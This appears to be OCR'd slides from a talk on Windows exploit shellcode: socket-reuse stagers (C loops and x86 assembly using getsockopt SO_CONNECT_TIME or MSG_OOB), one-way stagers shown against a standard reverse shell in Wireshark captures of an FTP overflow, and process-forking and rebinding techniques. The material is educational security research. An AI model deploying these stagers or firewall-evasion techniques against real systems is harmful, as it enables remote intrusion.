
```
785     i=ecb;
786     i&=0xffff000;
787     ecb=i;
788     ecb+=0x1000;
789     for(;i<l;++i,++ecb)
790     {
791       if(*(int *)ecb==0x90){
792         if(*(int *)(ecb+8)==(int *)ecb){
793           if(*(int *)*(int *)(ecb+0x64)=='ok!!') break;
794         }
795       }
796     }
797     i=0;
798     _asm{
799         call getexceptretadd
800     }
801 // skipped code
802   }
803   writeclient= *(int *)(ecb+0x84);
804   readclient = *(int *)(ecb+0x88);
```

```
typedef struct _EXTENSION_CONTROL_BLOCK {
    DWORD cbSize;
    DWORD dwVersion;
    HCONN connID;
    DWORD dwHttpStatusCode;
    CHAR lpszLogData[HSE_LOG_BUFFER_LEN];
    LPSTR lpszMethod;
    LPSTR lpszQueryString;
    LPSTR lpszPathInfo;
    LPSTR lpszPathTranslated;
    DWORD cbTotalBytes;
    DWORD cbAvailable;
    LPBYTE lpbData;
    LPSTR lpszContentType;
    BOOL(WINAPI* GetServerVariable) ();
    BOOL(WINAPI* WriteClient) ();
    BOOL(WINAPI* ReadClient) ();
    BOOL(WINAPI* ServerSupportFunction) ();
} EXTENSION_CONTROL_BLOCK;
```

https://www.exploit-db.com/exploits/21371

REF: https://cybersecpolitics.blogspot.com/2018/04/stealing-socket-for-policy-and-profit.html

[0x00000010]> Socket Hunting (manual approach)



Windows Preview quite useful!

- TTD (Time Travel Debugging)
- Taint Analysis
- Code-Flow / Coverage

REF: https://github.com/microsoft/WinDbg-Samples

[0x00000011]> Shellcode based on socket's lifetime


STAGER LOGIC TO FIND THE SOCKET:


```
for (sock_fd = 0; sock_fd < 1000000; sock_fd+= 4) {
   if (getsockopt(sock_fd, SOL_SOCKET, SO_CONNECT_TIME, &seconds, &bytes))
      continue;

   if (seconds > N) {
      // Socket found!
      break;
   }
}

// Fetch and run next stage
```

```
xor edi, edi                ; socket handle counter
add edi, 4                  ; next socket
mov edx, esp
lea eax, dword [edx - 4]    ; optlen, output parameter
push eax
push edx                    ; socket lifetime in seconds
push 0x700c                 ; SO_CONNECT_TIME
push 0xffff                 ; SOL_SOCKET
push edi                    ; socket handle
push 0x2977a2ee             ; hash( "ws2_32.dll", "getsockopt" )
call ebp                    ; getsockopt(socket, SOL_SOCKET, SO_CONNECT_TIME, &optval, &optlen)
test eax, eax               ; if not a valid socket loop again
jne 0xad                    ;[2]
pop edx                     ; get the seconds from the stack
cmp edx, 0xa                ; 10 ; compare the number of seconds with the embedded value (chang
jl 0xad                     ;[2] ; if it's lower loop again
mov esi, esp                ; the 4 byte buffer on the stack to hold the second stage length
```






REF: https://www.shelliscoming.com/2018/06/windows-reuse-shellcode-based-on.html

[0x00000012]> Shellcode based on Out Of Band data

```
Acknowledgment number: 51    (relative ack number)
1000 .... = Header Length: 32 bytes (8)
Flags: 0x038 (PSH, ACK, URG)
Window size value: 229
[Calculated window size: 29312]
[Window size scaling factor: 128]
Checksum: 0x11d7 [unverified]
[Checksum Status: Unverified]
Urgent pointer: 17
Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
[SEQ/ACK analysis]
[Timestamps]
TCP payload (17 bytes)
```



TCP allows to send "OOB" data in the same channel as a way to indicate that some information in the stream should be processed as soon as possible by the recipient peer

```
for (sock_fd = 0; sock_fd < 10000000; sock_fd += 4) {
    num = recv(sock_fd, recvbuf, 1, MSG_OOB);
    if (num == 1)
    {
        printf("\n[+] Found for socket: %d ", sock_fd);
        break;
    }
}
```

REF: https://www.shelliscoming.com/2019/03/one-way-shellcode-for-firewall-evasion.html
https://bbs.eviloctal.com/thread-10143-1-8.html (Linux exploit: Autor bkbll)

[0x00000013]> One-Way VS reverse shell

Standard Reverse Shell

No.	Time	Source	Destination	Protocol	Length	Info
10	0.024796	192.168.43.214	192.168.43.198	FTP	1514	Request: CWD AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
11	0.024798	192.168.43.214	192.168.43.198	FTP	1514	Request: \020X\241e\220\211\016\243q2\245\207,KDa\364\020\225?\tm\024\234\254 He
12	0.024800	192.168.43.214	192.168.43.198	FTP	611	Request: DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
13	0.024841	192.168.43.198	192.168.43.214	TCP	66	21 → 47322 [ACK] Seq=120 Ack=3474 Win=66560 Len=0 TSval=460423 TSecr=3129787243
14	0.026234	192.168.43.214	192.168.43.198	TCP	66	47322 → 21 [FIN, ACK] Seq=3474 Ack=120 Win=29312 Len=0 TSval=3129787245 TSecr=46
15	0.026257	192.168.43.198	192.168.43.214	TCP	66	21 → 47322 [ACK] Seq=120 Ack=3475 Win=66560 Len=0 TSval=460423 TSecr=3129787245
16	0.039082	192.168.43.198	192.168.43.214	TCP	66	49168 → 4444 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
17	0.039383	192.168.43.214	192.168.43.198	TCP	66	4444 → 49168 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
18	0.039425	192.168.43.198	192.168.43.214	TCP	54	49168 → 4444 [ACK] Seq=1 Ack=1 Win=65536 Len=0
19	0.053331	192.168.43.198	192.168.43.214	TCP	90	49168 → 4444 [PSH, ACK] Seq=1 Ack=1 Win=65536 Len=36
20	0.053679	192.168.43.214	192.168.43.198	TCP	60	4444 → 49168 [ACK] Seq=1 Ack=37 Win=29312 Len=0
21	0.053699	192.168.43.198	192.168.43.214	TCP	167	49168 → 4444 [PSH, ACK] Seq=37 Ack=1 Win=65536 Len=113
22	0.053883	192.168.43.214	192.168.43.198	TCP	60	4444 → 49168 [ACK] Seq=1 Ack=150 Win=29312 Len=0

Wireshark · Conversations · Local Area Connection (host 192.168.43.214 and tcp)

Ethernet · 1 | IPv4 · 1 | IPv6 | TCP · 2 | UDP

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
192.168.43.198	49168	192.168.43.214	4444	7	563	4	377	3	186	0.039082	0.0148	203 k	100 k
192.168.43.214	47322	192.168.43.198	21	15	4598	9	4075	6	523	0.000000	0.0263	1241 k	159 k

One-Way Stager

No.	Time	Source	Destination	Protocol	Length	Info
33	0.048529	192.168.43.198	192.168.43.214	TCP	66	21 → 47340 [ACK] Seq=120 Ack=31394 Win=44800 Len=0 TSval=1682011 TSecr=313075
34	0.048654	192.168.43.198	192.168.43.214	TCP	66	[TCP Window Update] 21 → 47340 [ACK] Seq=120 Ack=31394 Win=66560 Len=0 TSval=
35	0.048802	192.168.43.214	192.168.43.198	FTP	1514	Request: \267\364\327(\302\220,\321"y\301B\\360\372\304&\037Ow,"O\a\001\344\3
36	0.048805	192.168.43.214	192.168.43.198	FTP	600	Request: D\315k\376\3770\351!,\231\030\265\343DnaAa\312\321g\037:\033\340\250
37	0.048830	192.168.43.198	192.168.43.214	TCP	66	21 → 47340 [ACK] Seq=120 Ack=33376 Win=64512 Len=0 TSval=1682011 TSecr=313075
38	0.082982	192.168.43.198	192.168.43.214	TCP	66	[TCP Window Update] 21 → 47340 [ACK] Seq=120 Ack=33376 Win=66560 Len=0 TSval=
39	4.329190	192.168.43.198	192.168.43.214	TCP	54	21 → 47340 [RST, ACK] Seq=120 Ack=33376 Win=0 Len=0

Wireshark · Conversations · Local Area Connection (host 192.168.43.214 && tcp)

Ethernet · 1 | IPv4 · 1 | IPv6 | TCP · 1 | UDP

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
192.168.43.214	47340	192.168.43.198	21	39	36 k	29	35 k	10	775	0.000000	4.3292	65 k	1432

[0x00000014]> Rebinding approach

Process forking (2)
The problem

The Last Stage of Delirium Research Group

- It is not easy to create a process in Windows 2K/XP as equivalent of Unix **fork()** is not available
- The only documented way to create a process is to execute a program stored in filesystem (**CreateProcess()**, **WinExec()**)
- **ZwCreateProcess()** function from Windows Native API is actually used in Windows to create processes. By using it a lot of additional operations have to be done:
  - context and thread creation
  - communication with win32 subsystem
  - various initializations
- The algorithm for creating win32 process is not well documented and too complex for this purpose

Process forking (3)
Create new win32 process

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


ALGORITHM:


- create process in suspended mode
- allocate memory
- copy asmcode body
- modify EIP register
- resume thread

EPILOG:

- terminate application, or...
- fix corrupted memory, restore registers and resume exploited application

REF: https://web.archive.org/web/20161107193740/http://www.lsd-pl.net/winasm-slides.pdf

[0x00000015]> Rebind Port + ACL Shellcode

